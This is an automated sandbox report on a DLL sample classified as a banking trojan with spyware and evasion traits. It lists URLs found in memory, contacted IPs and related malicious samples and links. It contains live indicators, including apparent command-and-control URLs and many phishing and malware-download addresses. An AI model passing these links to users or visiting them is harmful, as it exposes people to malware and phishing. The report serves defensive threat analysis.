http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 0000001C.00000 002.477701499.0000022490BF0000 .00000004.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://rosadalking.xyz/images/3U_2B2PC7eNms4Rfw/m2bayU1bYGRN/mfyZR8juil8/5WDNQcansH_2FP/bNCVxlxtGYDs	{F0C73B59-3FD1-11EB-90E5-ECF4BB570DC9}.dat.21.dr	true	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://https://contoso.com/Icon	powershell.exe, 0000001C.00000 002.495468052.00000224A0A41000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/favicon.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.clarin.com/favicon.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 0000001C.00000 002.477701499.0000022490BF0000 .00000004.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 00000025.0000000 0.459469770.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://185.156.172.54/images/TMwZ54mn/_2B0YUdRavAKwwypVOfrYnt/6W6xbFFdug/RuY3cr5ZWBeuRUS61/qsMNDxm8	explorer.exe, 00000025.0000000 2.647622896.000000000053C4000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://suche.t-online.de/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://uk.search.yahoo.com/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000025.0000000 0.459469770.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.sectigo.com0	5fd9d7ec9e7aetar.dll	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://www.amazon.com/	msapplication.xml.4.dr	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://www.twitter.com/	msapplication.xml5.4.dr	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000025.0000000 0.450828486.00000000066A0000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000025.0000000 0.451438458.0000000006793000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.typography.netD	explorer.exe, 00000025.0000000 0.459469770.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
193.56.255.167	unknown	Romania		213137	INFOCLOUD-SRLMD	true
89.44.9.160	unknown	Romania		9009	M247GB	false
216.58.210.2	unknown	United States		15169	GOOGLEUS	false
185.156.172.54	unknown	Romania		9009	M247GB	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	331120
Start date:	16.12.2020
Start time:	11:05:33
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 13s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	5fd9d7ec9e7aetar.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	39
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0

Copyright null 2020

Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.spyw.evad.winDLL@43/54@6/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 24.7% (good quality ratio 22.5%) • Quality average: 74.6% • Quality standard deviation: 32.3%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll
Warnings:	Show All • Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information. • TCP Packets have been reduced to 100 • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, ielowutil.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 104.42.151.234, 40.88.32.150, 88.221.62.148, 216.58.207.74, 172.217.23.100, 92.122.144.200, 51.11.168.160, 152.199.19.161, 20.54.26.129, 51.103.5.186, 92.122.213.194, 92.122.213.247, 51.104.139.180, 52.155.217.156, 84.53.167.113, 8.248.147.254, 8.253.207.120, 8.248.113.254, 8.248.125.254, 8.248.121.254 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, wns.notify.windows.com.akadns.net, a1449.dscg2.akamai.net, e15275.g.akamaiedge.net, arc.msn.com, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, firestore.googleapis.com, par02p.wns.notify.windows.com.akadns.net, go.microsoft.com, emea1.notify.windows.com.akadns.net, wildcard.weather.microsoft.com.edgekey.net, audownload.windowsupdate.nsatc.net, www.google.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, auto.au.download.windowsupdate.com.c.footprint.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, ie9comview.vo.msecnd.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, tile-service.weather.microsoft.com, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, pagead2.googlesyndication.com, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, skypedataprdcolwus16.cloudapp.net, cs9.wpc.v0cdn.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtReadVirtualMemory calls found.

Copyright null 2020

Simulations

Behavior and APIs

Time	Type	Description
11:07:47	API Interceptor	42x Sleep call for process: powershell.exe modified
11:08:09	API Interceptor	1x Sleep call for process: loaddll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
89.44.9.160	5fd885c499439tar.dll	Get hash	malicious	Browse	
	5fc612703f844.dll	Get hash	malicious	Browse	
	5fbce6bbc8cc4png.dll	Get hash	malicious	Browse	
	960.dll	Get hash	malicious	Browse	
216.58.210.2	EasyAdBlocker.exe	Get hash	malicious	Browse	
	http://https://www.fosshub.com/Calibre.html/calibre-5.6.0.msi	Get hash	malicious	Browse	
	http://https://nursing-theory.org/nursing-theorists/Isabel-Hampton-Robb.php	Get hash	malicious	Browse	
	http://https://www.canva.com/design/DAEOcBy2dTg/1IjeQ8nYTzcxbMsaULT2SQ/view?utm_content=DAEOcBy2dTg&utm_campaign=designshare&utm_medium=link&utm_source=publishsharelink	Get hash	malicious	Browse	
	http://https://dex.us2.list-manage.com/track/click?u=0e84d7930d0fcc3be767077df&id=1748a0d5ec&e=a00a87a2a5	Get hash	malicious	Browse	
	http://23.129.64.206	Get hash	malicious	Browse	
	http://savivo.s3.us-east-2.amazonaws.com/Download.html	Get hash	malicious	Browse	
	UltraVNC_1_2_40_X64_Setup.exe	Get hash	malicious	Browse	
	http://https://linkprotect.cudasvc.com/url?a=https%3a%2f%2fwww.yumpu.com%2fxx%2fdocument%2fread%2f64931164%2f&c=E,1,-sgzpg1AZpPpbFR1RjTeq0oEJHXEAOT2hADFEAiebAiO1Uf3DcE85yhh9Qa1L0tSRsuedcssyUhITdc9KJcmwrmi8vEBUlN1c1mjijmvlVgg&typo=1	Get hash	malicious	Browse	
	http://https://app.box.com/s/8mkzhwsgsowgkcy046cu3h48c41n72ad	Get hash	malicious	Browse	
	http://https://forums.iboats.com/forum/general-boating-outdoors-activities/boat-topics-and-questions-not-engine-topics/558373-need-help-from-all-my-tahoe-q4-guys-regaring-smart-tabs-sx	Get hash	malicious	Browse	
	http://free.internetspeedutility.net	Get hash	malicious	Browse	
	http://https://www.dropbox.com/l/AAA2DoX5sySpyQYCDpt4a1SpAYvXnQVIg2Q	Get hash	malicious	Browse	
	http://mediaonetv.in	Get hash	malicious	Browse	
	http://https://you6775.wixsite.com/mysite	Get hash	malicious	Browse	
	http://https://mandrillapp.com/track/click/31051831/www.windstreamenterprise.com?p=eyJzIjoibkZVWFZGMEN0V2tTOGRnWTRlUDFFQl90Z1VrIiwidiI6MSwicCI6IntcInVcIjozMTA1MTgzMSxcInZcIjoxLFwidXJsXCI6XCJodHRwczpcXFwvXFxcL3d3dy53aW5kc3RyZWFtZW50ZXJwcmlzZS5jb21cXFwvc3VwcG9ydFxcXC9clixcImlkXCI6XCJjMGQxZTQ1ODEwN2M0YjI1YmFiNTVhZTNhYzFmOTY4Y1wiLFwidXJsX2lkc1wiOltcIjFjNWUyNDQ2NDZhNTgxZDQ5YTNmZGY1MzNmMGE2ZWUyMjkyODE3NGNcIl19In0	Get hash	malicious	Browse	
	com.virus.hunter_5_apps.evozi.com.apk	Get hash	malicious	Browse	
	wercplsupporte.dll	Get hash	malicious	Browse	
	coffee.apk	Get hash	malicious	Browse	
185.156.172.54	5fd885c499439tar.dll	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
pagead46.l.doubleclick.net	Standardequips_Quote.ppt	Get hash	malicious	Browse	• 172.217.23.98
	Purchase list.ppt	Get hash	malicious	Browse	• 172.217.23.98
	http://catalog.amsz.ua/1.php	Get hash	malicious	Browse	• 172.217.16.130
	http://perpetual.veteran.az/673616c6c792e64756e6e6540706572706575475616c2e636f6d2e6175	Get hash	malicious	Browse	• 172.217.16.194
	http://https://www.canva.com/design/DAEQaeaaGJc/AmdtXu5OSC0eLH8bw2s2PQ/view?utm_content=DAEQaeaaGJc&utm_campaign=designshare&utm_medium=link&utm_source=publishsharelink	Get hash	malicious	Browse	• 216.58.207.34
	http://https://www.canva.com/design/DAEQTBaGocw/52ZBagxCMqfK9OyKkSMYDw/view?utm_content=DAEQTBaGocw&utm_campaign=designshare&utm_medium=link&utm_source=publishsharelink	Get hash	malicious	Browse	• 172.217.18.98
	http://https://omsd-org.gq/?login=do&c=E,1,MTY2COfqGo5C-H4KALYqrUyXXPpd2evSCW3stb24PsdKe8xYdoYVhcjchdnzpUCr95AnX7X4QDVSQFpJtN_EpMZ8u2smwVQNUpYGz7Etn-l-NVb_st2_649iVg,,&typo=1	Get hash	malicious	Browse	• 172.217.18.98
	http://https://www.canva.com/design/DAEQZJ2RxL4/pSFyhiLxB4Tyh_9wmjeJdw/view?utm_content=DAEQZJ2RxL4&utm_campaign=designshare&utm_medium=link&utm_source=sharebutton	Get hash	malicious	Browse	• 172.217.21.226
	http://https://townemortgage-my.sharepoint.com/:b:/p/cislami/ETa8xXdrX-FKtlaSfOphTioBLICbx4muhejuoDN0jK0wqw?e=4%3aBnR24e&at=9	Get hash	malicious	Browse	• 172.217.21.226
	5fd885c499439tar.dll	Get hash	malicious	Browse	• 172.217.22.66
	2020141248757837844.ppt	Get hash	malicious	Browse	• 172.217.18.98
	http://https://iofs.typeform.com/to/vj4hQ0pX	Get hash	malicious	Browse	• 172.217.16.162
	http://www.nativlang.com	Get hash	malicious	Browse	• 216.58.205.226
	http://https://secureddoc.unicornplatform.com/	Get hash	malicious	Browse	• 172.217.168.66
	http://https://bit.ly/3nUsOZY	Get hash	malicious	Browse	• 172.217.168.2
	http://https://bitly.com/3ndw7LZ	Get hash	malicious	Browse	• 216.58.215.226
	http://gmai.com	Get hash	malicious	Browse	• 172.217.168.2
	http://catalog.amsz.ua/1.php	Get hash	malicious	Browse	• 172.217.21.226
	http://www.cqdx.ru	Get hash	malicious	Browse	• 216.58.215.226
	http://kikicustomwigs.com/inefficient.php	Get hash	malicious	Browse	• 172.217.168.34
resolver1.opendns.com	5fd885c499439tar.dll	Get hash	malicious	Browse	• 208.67.222.222
	5fc612703f844.dll	Get hash	malicious	Browse	• 208.67.222.222
	https___purefile24.top_4352wedfoifom.dll	Get hash	malicious	Browse	• 208.67.222.222
	vnaSKDMnLG.dll	Get hash	malicious	Browse	• 208.67.222.222
	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 208.67.222.222
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 208.67.222.222
	5fbce6bbc8cc4png.dll	Get hash	malicious	Browse	• 208.67.222.222
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 208.67.222.222
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 208.67.222.222
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 208.67.222.222
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 208.67.222.222
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 208.67.222.222
	earmarkavchd.dll	Get hash	malicious	Browse	• 208.67.222.222
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 208.67.222.222
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 208.67.222.222
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 208.67.222.222
	fY9ZC2mGfd.exe	Get hash	malicious	Browse	• 208.67.222.222
	H58f3VmSsk.exe	Get hash	malicious	Browse	• 208.67.222.222
	2200.dll	Get hash	malicious	Browse	• 208.67.222.222
	5faabcaa2fca6rar.dll	Get hash	malicious	Browse	• 208.67.222.222

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
M247GB	wZ9i5Wbx95.exe	Get hash	malicious	Browse	• 172.94.120.37
	Ctr-066970-xlsx.HtmL	Get hash	malicious	Browse	• 91.207.103.145
	6LrVLjE7hL.exe	Get hash	malicious	Browse	• 172.94.120.36

Copyright null 2020

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	5fd885c499439tar.dll	Get hash	malicious	Browse	• 89.44.9.160
	Bl_InvDraft1652.doc	Get hash	malicious	Browse	• 172.94.120.17
	GPpzgvxnR7.exe	Get hash	malicious	Browse	• 194.187.25 1.163
	ruY81qdh8o.exe	Get hash	malicious	Browse	• 37.120.222.241
	SecuriteInfo.com.Trojan.InjectNET.14.41.exe	Get hash	malicious	Browse	• 37.120.222.241
	ORDER #0622.exe	Get hash	malicious	Browse	• 37.120.208.36
	olVrlak5Hb.exe	Get hash	malicious	Browse	• 37.120.156.163
	ORDER # 00246XF.exe	Get hash	malicious	Browse	• 37.120.208.40
	Payment Advice Note from 12_07_2020.exe	Get hash	malicious	Browse	• 89.249.74.213
	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• 172.94.25.202
	5fc612703f844.dll	Get hash	malicious	Browse	• 89.44.9.160
	QUOTATION MD20-2097.exe	Get hash	malicious	Browse	• 89.249.74.213
	Shipping Document PLBL Draft.exe	Get hash	malicious	Browse	• 172.94.25.202
	Inquiry-20201130095115.exe	Get hash	malicious	Browse	• 172.94.25.202
	payment_APEK201128.exe	Get hash	malicious	Browse	• 89.249.74.213
	QUOTE#450009123.exe	Get hash	malicious	Browse	• 89.249.74.213
	Paymentreportadvice.exe	Get hash	malicious	Browse	• 89.249.74.213
GOOGLEUS	Standardequips_Quote.ppt	Get hash	malicious	Browse	• 172.217.22.33
	Purchase list.ppt	Get hash	malicious	Browse	• 172.217.22.33
	Ctr-385096-xlsx.HtmL	Get hash	malicious	Browse	• 216.239.34.21
	GiBkCmvHdG.exe	Get hash	malicious	Browse	• 216.58.200.132
	gunzipped.exe	Get hash	malicious	Browse	• 34.102.136.180
	http://https://f000.backblazeb2.com/file/amalgamization1053/index.html	Get hash	malicious	Browse	• 172.217.16.129
	sample.exe	Get hash	malicious	Browse	• 34.77.225.87
	http://catalog.amsz.ua/1.php	Get hash	malicious	Browse	• 172.217.16.130
	http://perpetual.veteran.az/673616c6c792e64756e6e6540706572706 57475616c2e636f6d2e6175	Get hash	malicious	Browse	• 172.217.22.34
	Ctr-066970-xlsx.HtmL	Get hash	malicious	Browse	• 172.217.16.129
	http://https://www.canva.com/design/DAEQaeaaGJc/AmdtXu5OSC0eLH8bw2s2PQ/view?utm_content=DAEQaeaaGJc&utm_campaign=designshare&utm_medium=link&utm_source=publishsharelink	Get hash	malicious	Browse	• 216.58.207.34
	manager.apk	Get hash	malicious	Browse	• 216.58.212.170
	http://https://email.tungsten-network.com/K00kzKB00nv60AOP31Bq0G0	Get hash	malicious	Browse	• 172.217.18.99
	http://https://docs.google.com/document/d/e/2PACX-1vSbRneZ10Uy_W4WHBEuQJFXWvuKNc-TuxXXxEsz5UoXFKIMq_wifDJA6zGHuyiVmPrMQOoawq9xKLHl/pub	Get hash	malicious	Browse	• 172.217.16.129
	PURCHASE_ORDER.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	athwlp3L1t.exe	Get hash	malicious	Browse	• 34.102.136.180
	3Y690n1UsS.exe	Get hash	malicious	Browse	• 34.102.136.180
	http://theupsstoree.com	Get hash	malicious	Browse	• 172.217.22.33
	G18O5K36bR.exe	Get hash	malicious	Browse	• 34.102.136.180
	http://https://www.canva.com/design/DAEQTBaGocw/52ZBagxCMqfK9OyKkSMYDw/view?utm_content=DAEQTBaGocw&utm_campaign=designshare&utm_medium=link&utm_source=publishsharelink	Get hash	malicious	Browse	• 172.217.16.130
M247GB	wZ9i5Wbx95.exe	Get hash	malicious	Browse	• 172.94.120.37
	Ctr-066970-xlsx.HtmL	Get hash	malicious	Browse	• 91.207.103.145
	6LrVLjE7hL.exe	Get hash	malicious	Browse	• 172.94.120.36
	5fd885c499439tar.dll	Get hash	malicious	Browse	• 89.44.9.160
	Bl_InvDraft1652.doc	Get hash	malicious	Browse	• 172.94.120.17
	GPpzgvxnR7.exe	Get hash	malicious	Browse	• 194.187.25 1.163
	ruY81qdh8o.exe	Get hash	malicious	Browse	• 37.120.222.241
	SecuriteInfo.com.Trojan.InjectNET.14.41.exe	Get hash	malicious	Browse	• 37.120.222.241
	ORDER #0622.exe	Get hash	malicious	Browse	• 37.120.208.36
	olVrlak5Hb.exe	Get hash	malicious	Browse	• 37.120.156.163
	ORDER # 00246XF.exe	Get hash	malicious	Browse	• 37.120.208.40
	Payment Advice Note from 12_07_2020.exe	Get hash	malicious	Browse	• 89.249.74.213
	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• 172.94.25.202
	5fc612703f844.dll	Get hash	malicious	Browse	• 89.44.9.160

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	QUOTATION MD20-2097.exe	Get hash	malicious	Browse	• 89.249.74.213
	Shipping Document PLBL Draft.exe	Get hash	malicious	Browse	• 172.94.25.202
	Inquiry-20201130095115.exe	Get hash	malicious	Browse	• 172.94.25.202
	payment_APEK201128.exe	Get hash	malicious	Browse	• 89.249.74.213
	QUOTE#450009123.exe	Get hash	malicious	Browse	• 89.249.74.213
	Paymentreportadvice.exe	Get hash	malicious	Browse	• 89.249.74.213

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
57f3642b4e37e28f5cbe3020c9331b4c	5fd885c499439tar.dll	Get hash	malicious	Browse	• 216.58.210.2
	http://https://secureddoc.unicornplatform.com/	Get hash	malicious	Browse	• 216.58.210.2
	http://contoubi00.epizy.com/ubi/	Get hash	malicious	Browse	• 216.58.210.2
	http://https://secureddoc.unicornplatform.com	Get hash	malicious	Browse	• 216.58.210.2
	http://vcomdesign.com	Get hash	malicious	Browse	• 216.58.210.2
	http://https://aud-amplified.unicornplatform.com/	Get hash	malicious	Browse	• 216.58.210.2
	http://https://cloud.vectorworks.net/links/11eb34bf3e0b15d489a10aa721e465bf	Get hash	malicious	Browse	• 216.58.210.2
	http://https://dynalist.io/d/TcKkPvWijzGN4uv-0OCmM26A	Get hash	malicious	Browse	• 216.58.210.2
	http://https://app.nihaocloud.com/f/06096e5837654796a4d4/	Get hash	malicious	Browse	• 216.58.210.2
	http://https://ngor.zlen.com.ua/Restore/Click here to restore message automatically.html	Get hash	malicious	Browse	• 216.58.210.2
	http://https://rebrand.ly/we9zn	Get hash	malicious	Browse	• 216.58.210.2
	http://https://rebrand.ly/we9zn	Get hash	malicious	Browse	• 216.58.210.2
	MOI Support ship V2.docx	Get hash	malicious	Browse	• 216.58.210.2
	MOI Support ship V2.docx	Get hash	malicious	Browse	• 216.58.210.2
	MOI Support ship V2.docx	Get hash	malicious	Browse	• 216.58.210.2
	http://https://peraichi.com/landing_pages/expergy1	Get hash	malicious	Browse	• 216.58.210.2
	http://slimware.com	Get hash	malicious	Browse	• 216.58.210.2
	http://mase.bubbleapps.io	Get hash	malicious	Browse	• 216.58.210.2
	http://krypton.rackage.co.uk	Get hash	malicious	Browse	• 216.58.210.2
	http://https://linkprotect.cudasvc.com/url?a=https%3a%2f%2fleaveittobarcelona.com%2fDraftCD%2fNew%2fDocSigning.htm&c=E,1,PQ9aQZEFvDJC_gmInjKl0nyrLKMOCaMfjs7T_XydxoTvKHjPaQkphW8yDUB0petSI4yBSLeZsKlg4GHghMUTGGUHuXyZ3KFkrQu9-dk7gQ,,&typo=1	Get hash	malicious	Browse	• 216.58.210.2
7dd50e112cd23734a310b90f6f44a7cd	5fd885c499439tar.dll	Get hash	malicious	Browse	• 185.156.172.54
	lnzn.dll	Get hash	malicious	Browse	• 185.156.172.54
	vnaSKDMnLG.dll	Get hash	malicious	Browse	• 185.156.172.54
	fiksat.exe	Get hash	malicious	Browse	• 185.156.172.54
	710162.exe	Get hash	malicious	Browse	• 185.156.172.54
	document-359248421.xlsb	Get hash	malicious	Browse	• 185.156.172.54
	md.exe	Get hash	malicious	Browse	• 185.156.172.54
	hiizymk.exe	Get hash	malicious	Browse	• 185.156.172.54
	AhiBP9tTQa.exe	Get hash	malicious	Browse	• 185.156.172.54
	a1a1.exe	Get hash	malicious	Browse	• 185.156.172.54
	mdo.exe	Get hash	malicious	Browse	• 185.156.172.54
	http://https://support.zuriwebs.com/extend/249719113/249719113.zip	Get hash	malicious	Browse	• 185.156.172.54
	http://https://1drv.ms/u/s!An0EeTXBN8JIlzfbroJgDUomzO45?e=6URjKX	Get hash	malicious	Browse	• 185.156.172.54
	http://thammyroyal.com/wp-content/uploads/2020/04/slider/0573/0573.zip	Get hash	malicious	Browse	• 185.156.172.54
	44.exe	Get hash	malicious	Browse	• 185.156.172.54
	http://https://abccerti.com/staple/62766862.zip	Get hash	malicious	Browse	• 185.156.172.54
	http://https://centrosoluzioni.com/wp-content/uploads/2020/02/safety/67817.zip	Get hash	malicious	Browse	• 185.156.172.54
